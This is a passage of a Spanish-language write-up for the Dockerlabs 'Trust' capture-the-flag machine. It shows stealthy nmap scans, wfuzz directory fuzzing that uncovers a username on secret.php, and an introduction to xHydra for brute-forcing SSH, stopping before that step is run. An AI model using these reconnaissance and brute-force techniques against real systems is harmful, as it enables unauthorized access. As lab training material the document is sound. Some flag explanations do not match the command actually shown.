

Writeup

Maquina: Trust

Sitio: <https://dockerlabs.es/>



Cyberdark
17 Abril 2025



Writeup - Maquina: Trust

El Dia de hoy les compartiré la resolución de la maquina Trust de Dockerlabs

Link para descargar la Maquina

https://mega.nz/file/wD9BgLDR#784mjg4xwoollyyKMqdGLk1_YntbJLIJ7RFRx9A69ZE

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando.

El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.



```
Archivo Acciones Editar Vista Ayuda
(root@Pandora)-[/home/cyberdark/dockerlabs/trust]
# bash auto_deploy.sh trust.tar

      ##
    ## ## ##
  ## ## ## ##
{ ..... }
  ~~~~~
    o
  /-----\
 /         \
/           \


DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.19.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina,

Abre otra terminal para poder realizar pruebas de conectividad

Writeup - Maquina: Trust




```
root@Pandora: ~# bash auto_deploy.sh trust.tar
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.19.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla

cyberdark@Pandora: ~# ping 172.19.0.2
PING 172.19.0.2 (172.19.0.2) 56(84) bytes of data:
64 bytes from 172.19.0.2: icmp_seq=1 ttl=64 time=0.089 ms
64 bytes from 172.19.0.2: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 172.19.0.2: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 172.19.0.2: icmp_seq=4 ttl=64 time=0.068 ms
```

Una vez hemos comprobado la conectividad iniciamos con nuestro levantamiento de información lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas.



```
root@Pandora: ~# bash auto_deploy.sh trust.tar
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.19.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla

root@Pandora: /home/cyberdark# nmap -sS -Pn -p- --open -fA --max-retries 1 --min-rate 100 -v -oN scan_results.txt 172.19.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-17 19:49 -05
Initiating ARP Ping Scan at 19:49
Scanning 172.19.0.2 [1 port]
Completed ARP Ping Scan at 19:49, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:49
Completed Parallel DNS resolution of 1 host. at 19:49, 0.02s elapsed
Initiating SYN Stealth Scan at 19:49
Scanning 172.19.0.2 [65535 ports]
Discovered open port 22/tcp on 172.19.0.2
Discovered open port 80/tcp on 172.19.0.2
Completed SYN Stealth Scan at 19:49, 0.34s elapsed (65535 total ports)
Nmap scan report for 172.19.0.2
Host is up (0.000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:42:AC:13:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Writeup - Maquina: Trust

-sS: Escaneo TCP SYN (sigiloso). Envía un paquete SYN y espera una respuesta sin completar la conexión TCP, lo que reduce la visibilidad.

-Pn: Omite el descubrimiento de hosts (ping). Asume que el objetivo está en línea, evitando enviar paquetes ICMP que podrían ser detectados.

-p-: Escanea todos los puertos (1-65535). Esto asegura que no se omita ningún puerto abierto.

--open: Muestra solo los puertos que están abiertos, filtrando los cerrados o filtrados.

-T2: Plantilla de temporización "Polite". Reduce la velocidad del escaneo para ser menos agresivo y disminuir la probabilidad de detección.

--max-retries 1: Limita los reintentos de sondeo a uno por puerto, reduciendo el tráfico de red.

--scan-delay 500ms: Introduce un retraso de 500 milisegundos entre sondas, lo que hace que el escaneo sea más lento y menos detectable.

-v: Aumenta la verbosidad para obtener más detalles durante el escaneo.

-oN scan_results.txt: Guarda los resultados en un archivo de texto en formato plano para referencia futura.

172.19.0.2: Reemplaza con la IP o el nombre de host del objetivo (ej. 192.168.1.1 o scanme.nmap.org).

-T4 (Aggressive): Más rápida que -T3, pero genera más tráfico y es más detectable.

--min-rate 100: Envía al menos 100 paquetes por segundo, acelerando el escaneo.

Eliminé --scan-delay: En -T4, Nmap gestiona los retrasos automáticamente, y especificar --min-rate prioriza la velocidad.

Advertencia: -T4 o --min-rate pueden activar firewalls o IDS en redes sensibles. Úsalos solo si estás seguro de que la red no tiene sistemas de monitoreo estrictos.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Writeup - Maquina: Trust

Como podemos observar encontramos los puertos 22 ssh y 80 http

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

```
(root@Pandora)-[/home/cyberdark]
# nmap 172.19.0.2 -p22,80 -sCV -A -T5 -oN log_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-17 19:55 -05
Nmap scan report for 172.19.0.2
Host is up (0.00010s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 19:a1:1a:42:fa:3a:9d:9a:0f:ea:91:7f:7e:db:a3:c7 (ECDSA)
|_ 256 a6:fd:cf:45:a6:95:05:2c:58:10:73:8d:39:57:2b:ff (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 02:42:AC:13:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.10 ms  172.19.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds

(root@Pandora)-[/home/cyberdark]
# █
```

Ejecutamos un Nmap sobre esos 2 puertos para ver que más información podemos recolectar, nos damos cuenta que el 22 ssh tiene OpenSSH 9.2p1 en debian y el 80 http también apache debian.

Podemos identificar cve sobre esas versiones y tratar de sacar algo de información o podemos hacer un wfuzz para ver que directorios o archivos hay en el puerto 80, utilizando un diccionario que viene en Kali Linux.

Writeup - Maquina: Trust

```
(root@Pandora)-[/home/cyberdark]
# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z list,ph-html-txt-p
hp http://172.19.0.2/FUZZ.FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against
t Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation f
or more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
*****

Target: http://172.19.0.2/FUZZ.FUZZ
Total requests: 882240
```

ID	Response	Lines	Word	Chars	Payload
000000003:	200	368 L	933 W	10701 Ch	"# directory-list-2.3-medium.t xt - txt"
000000001:	200	368 L	933 W	10701 Ch	"# directory-list-2.3-medium.t xt - ph"
000000015:	200	368 L	933 W	10701 Ch	"# - txt"
000000007:	200	368 L	933 W	10701 Ch	"# - txt"
000000029:	200	368 L	933 W	10701 Ch	"# or send a letter to Creativ e Commons, 171 Second Street, - ph"
000000030:	200	368 L	933 W	10701 Ch	"# or send a letter to Creativ e Commons, 171 Second Street, - html"
000000021:	200	368 L	933 W	10701 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of th is - ph"
000000020:	200	368 L	933 W	10701 Ch	"# This work is licensed under the Creative Commons - php"
000000022:	200	368 L	933 W	10701 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of th is - html"
000000014:	200	368 L	933 W	10701 Ch	"# - html"
000000018:	200	368 L	933 W	10701 Ch	"# This work is licensed under the Creative Commons - html"
000000016:	200	368 L	933 W	10701 Ch	"# - php"
000000012:	200	368 L	933 W	10701 Ch	"# Copyright 2007 James Fisher - php"
000000024:	200	368 L	933 W	10701 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of th is - php"
000000019:	200	368 L	933 W	10701 Ch	"# This work is licensed under the Creative Commons - txt"

Pero como encontramos varios con respuesta 404

Writeup - Maquina: Trust

```
root@Pandora: /home/cyberdark

Archivo Acciones Editar Vista Ayuda

0000000005: 200 368 L 933 W 10701 Ch ivecommons.org/licenses/by-sa/
0000000002: 200 368 L 933 W 10701 Ch 3.0/ - php"
0000000004: 200 368 L 933 W 10701 Ch "# - ph"
0000000031: 200 368 L 933 W 10701 Ch "# directory-list-2.3-medium.t
0000000033: 200 368 L 933 W 10701 Ch xt - html"
0000000037: 200 368 L 933 W 10701 Ch "# directory-list-2.3-medium.t
0000000045: 200 368 L 933 W 10701 Ch xt - php"
0000000061: 404 9 L 31 W 272 Ch "# or send a letter to Creativ
0000000080: 404 9 L 31 W 272 Ch e Commons, 171 Second Street,
0000000079: 404 9 L 31 W 272 Ch - txt"
0000000078: 404 9 L 31 W 272 Ch "# Suite 300, San Francisco, C
0000000077: 404 9 L 31 W 272 Ch alifornia, 94105, USA. - ph"
0000000076: 404 9 L 31 W 272 Ch "# - ph"
0000000075: 404 9 L 31 W 272 Ch "# on atleast 2 different host
0000000074: 404 9 L 31 W 272 Ch s - ph"
0000000073: 404 9 L 31 W 272 Ch "images - ph"
0000000069: 404 9 L 31 W 272 Ch "crack - php"
0000000072: 404 9 L 31 W 272 Ch "crack - txt"
0000000070: 404 9 L 31 W 272 Ch "crack - html"
0000000067: 404 9 L 31 W 272 Ch "crack - ph"
0000000071: 404 9 L 31 W 272 Ch "news - php"
0000000068: 404 9 L 31 W 272 Ch "news - txt"
0000000066: 404 9 L 31 W 272 Ch "news - html"
0000000060: 404 9 L 31 W 272 Ch "news - ph"
0000000065: 404 9 L 31 W 272 Ch "2006 - ph"
0000000063: 404 9 L 31 W 272 Ch "2006 - php"
0000000059: 404 9 L 31 W 272 Ch "2006 - html"
0000000064: 404 9 L 31 W 272 Ch "download - txt"
0000000062: 404 9 L 31 W 272 Ch "2006 - txt"
0000000058: 200 368 L 933 W 10701 Ch "download - php"
0000000057: 404 9 L 31 W 272 Ch "download - html"
0000000056: 403 9 L 28 W 275 Ch "index - php"
0000000055: 404 9 L 31 W 272 Ch "download - ph"
0000000051: 200 368 L 933 W 10701 Ch "images - txt"
0000000050: 200 368 L 933 W 10701 Ch "index - txt"
0000000047: 200 368 L 933 W 10701 Ch "images - php"
0000000041: 200 368 L 933 W 10701 Ch "images - html"
0000000040: 200 368 L 933 W 10701 Ch "index - html"
0000000039: 200 368 L 933 W 10701 Ch "index - ph"
0000000038: 200 368 L 933 W 10701 Ch "html"
0000000037: 200 368 L 933 W 10701 Ch "ph"
0000000036: 200 368 L 933 W 10701 Ch "# - php"
0000000035: 200 368 L 933 W 10701 Ch "php"
0000000034: 200 368 L 933 W 10701 Ch "txt"
0000000033: 200 368 L 933 W 10701 Ch "# - txt"
0000000032: 200 368 L 933 W 10701 Ch "# - html"
0000000031: 200 368 L 933 W 10701 Ch "# on atleast 2 different host
0000000030: 200 368 L 933 W 10701 Ch s - html"
0000000029: 200 368 L 933 W 10701 Ch "# on atleast 2 different host
0000000028: 200 368 L 933 W 10701 Ch s - txt"
0000000027: 200 368 L 933 W 10701 Ch "# Priority ordered case sensa
```

Lo que hacemos es filtrarlo para evitar esas salidas

Writeup - Maquina: Trust

```
(root@Pandora)-[/home/cyberdark]
# wfuzz --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -z list,ph-h
tml-txt-php http://172.19.0.2/FUZZ.FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against
OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for
more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.19.0.2/FUZZ.FUZZ
Total requests: 882240
```

Como podemos ver este diccionario tiene 882240 palabras y el hace todo la comparativa

Writeup - Maquina: Trust


```
root@Pandora: /home/cyberdark

Archivo Acciones Editar Vista Ayuda
000000025: 200 368 L 933 W 10701 Ch "# license, visit http://creativecommons.org/licenses/by-sa/3.0/ - ph"
000000022: 200 368 L 933 W 10701 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - html"
000000021: 200 368 L 933 W 10701 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - ph"
000000024: 200 368 L 933 W 10701 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - php"
000000020: 200 368 L 933 W 10701 Ch "# This work is licensed under the Creative Commons - php"
000000019: 200 368 L 933 W 10701 Ch "# This work is licensed under the Creative Commons - txt"
000000018: 200 368 L 933 W 10701 Ch "# This work is licensed under the Creative Commons - html"
000000014: 200 368 L 933 W 10701 Ch "# - html"
000000009: 200 368 L 933 W 10701 Ch "# Copyright 2007 James Fisher - ph"
000000008: 200 368 L 933 W 10701 Ch "# - php"
000000005: 200 368 L 933 W 10701 Ch "# - ph"
000000004: 200 368 L 933 W 10701 Ch "# directory-list-2.3-medium.txt - php"
000000002: 200 368 L 933 W 10701 Ch "# directory-list-2.3-medium.txt - html"
000000051: 200 368 L 933 W 10701 Ch "# - txt"
000000006: 200 368 L 933 W 10701 Ch "# - html"
000000011: 200 368 L 933 W 10701 Ch "# Copyright 2007 James Fisher - txt"
000000010: 200 368 L 933 W 10701 Ch "# Copyright 2007 James Fisher - html"
000000012: 200 368 L 933 W 10701 Ch "# Copyright 2007 James Fisher - php"
000000013: 200 368 L 933 W 10701 Ch "# - ph"
000000017: 200 368 L 933 W 10701 Ch "# This work is licensed under the Creative Commons - ph"
000000023: 200 368 L 933 W 10701 Ch "# Attribution-Share Alike 3.0 License. To view a copy of this - txt"
000000016: 200 368 L 933 W 10701 Ch "# - php"
000000054: 403 9 L 28 W 275 Ch "html"
000000052: 200 368 L 933 W 10701 Ch "# - php"
000000056: 403 9 L 28 W 275 Ch "php"
000000058: 200 368 L 933 W 10701 Ch "index - html"
000020620: 200 39 L 78 W 926 Ch "secret - php"
zsh: killed wfuzz --hc=404 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


(root@Pandora)-[/home/cyberdark]
#
```

Podemos ingresar la ruta que aparece en este caso podemos probar index.html

Writeup - Maquina: Trust




Pero nos damos cuenta que inicia la página, ahora intentemos con este secret.php



Podemos ver que es una pagina donde muestra un nombre de usuario, es decir que podemos contar con un nombre de usuario, solo nos falta la contraseña.

Writeup - Maquina: Trust

Revisamos la página en su código fuente por si pudiéramos acceder con algún ataque XSS, pero no encontramos nada relevante que nos pudiera ayudar a conseguir accesos.





```
1 <!DOCTYPE html>
2 <html lang="es">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Secretos</title>
7   <style>
8     body {
9       font-family: Arial, sans-serif;
10      background-color: #f0f0f0;
11      margin: 0;
12      padding: 0;
13      display: flex;
14      justify-content: center;
15      align-items: center;
16      height: 100vh;
17    }
18    .container {
19      text-align: center;
20      background-color: #fff;
21      padding: 20px;
22      border-radius: 10px;
23      box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
24    }
25    h1 {
26      color: #333;
27    }
28    p {
29      color: #666;
30    }
31  </style>
32 </head>
33 <body>
34   <div class="container">
35     <h1>¡Hola Mario,</h1>
36     <p>Esta web no se puede hackear.</p>
37   </div>
38 </body>
39 </html>
40
```

Como última opción vamos a hacer un ataque de fuerza bruta para conseguir acceso, teniendo presente que ya contamos con un posible nombre de usuario “Mario”, esto lo realizaremos por el puerto 22 el ssh.

Para esto utilizamos la herramienta Xhydra, que nos permite realizar ataques.


xHydra es la interfaz gráfica (GUI) de Hydra, una herramienta de fuerza bruta para cracking de contraseñas en servicios de red. Desarrollada por The Hacker's Choice (THC), Hydra es un software de código abierto que realiza ataques de fuerza bruta y diccionario contra protocolos de red como SSH, FTP, HTTP, HTTPS, SMB, y más de 50 otros servicios. xHydra, por su parte, ofrece una interfaz visual para facilitar su uso.

Writeup - Maquina: Trust

